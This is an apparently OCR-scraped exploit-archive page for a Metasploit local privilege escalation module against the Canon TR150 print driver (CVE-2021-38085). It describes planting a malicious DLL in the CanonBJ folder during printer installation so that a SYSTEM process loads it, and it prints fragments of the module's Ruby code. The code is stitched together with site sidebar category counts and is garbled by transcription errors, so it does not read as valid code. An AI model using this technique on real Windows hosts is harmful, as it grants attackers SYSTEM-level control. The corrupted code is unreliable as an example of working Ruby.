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## Canon TR150 Driver 3.71.2.10 Privilege Escalation

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Canon TR150 print drivers versions 3.71.2.10 and below allow local users to read/write files within the "CanonBJ" directory and its subdirectories. By overwriting the DLL at C:\ProgramData\CanonBJ\JPrinter\CNMWINDOWS\Canon TR150 series\LanguageModules\040C\CNMurGE.dll

with a malicious DLL at the right time whilst running the C:\Windows\System32\Printing\_Admin\_Scripts\en-US\prnmngr.vbs script to install a new printer, a timing issue can be exploited to cause the PrintIsolationHost.exe program, which runs as NT AUTHORITY\SYSTEM, to successfully load the malicious DLL. Successful exploitation will grant attackers code execution as the NT AUTHORITY\SYSTEM user. This Metasploit module leverages the prnmngr.vbs script to add and delete printers. Multiple runs of this module may be required given successful exploitation is time-sensitive.


tags | exploit, local, code execution systems | windows advisories | CVE-2021-38085

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Sniffer (886)

Shellcode (1,204)

RedHat (12.469)

Slackware (941)

Solaris (1,607)

```
attrib -a "#{dll_path}"
HEREDOC
                                                                                                                                                                                                       SUSE (1,444)
                                                                                                                                                                       Spoof (2,166)
                                                                                                                                                                       SQL Injection (16,102) Ubuntu (8,199)
   print_status("Dropping batch script to #{bat_file_path}")
write_file(bat_file_path, bat_file)
                                                                                                                                                                       TCP (2,379)
                                                                                                                                                                                                       UNIX (9,159)
   print_status("Writing DLL file to #{temp_path}")
write_file(temp_path, dll_data)
register_files_for_cleanup(bat_file_path, temp_path)
                                                                                                                                                                       Trojan (686)
                                                                                                                                                                       UDP (876)
                                                                                                                                                                                                       Windows (6,511)
   Virus (662)
                                                                                                                                                                                                       Other
                                                                                                                                                                       Vulnerability (31,136)
print_status("Adding printer #(@printer_name)...")
cnd ewe(seript_end)
rescume Rev: Toost::Meterpreter::RequestError => e
fail_with(Failure::Unknown, "#(e.class) #(e.message)")
end
                                                                                                                                                                       Web (9,365)
                                                                                                                                                                       Whitepaper (3,729)
                                                                                                                                                                       x86 (946)
                                                                                                                                                                       XSS (17,494)
def exploit
  fail_with(Failure::None, 'Already running as SYSTEM') if is_system?
                                                                                                                                                                       Other
\label{eq:matter_fail} fail\_with (Failure::None, 'Must have a Meterpreter session to run this module') unless session.type == meterpreter'
 if sysinfo['Architecture'] != payload.arch.first fall_with(Fallure::BaCConfig, 'The payload should use the same architecture as the target machine') end "
  &printer_name = Rex::Text.rand_text_alpha(5..9)
&script_path = "C:\\Windows\\System32\\Printing_Admin_Scripts\\en-US\\prnmngr.vbs'
drvr_name = "Canon TR150 series"
add_printer(drvr_name) end
def cleanup
  print status("Deleting printer #{@printer_name}")
  sleep(3)
sleep(3)
delete cnd = "cscript \"f(@script.path)\" -d -p \"f(@printer_name)\""
client.sys.process.execute(delete_cnd, nil, ( 'Hidden' -> true ))
end
nd
```

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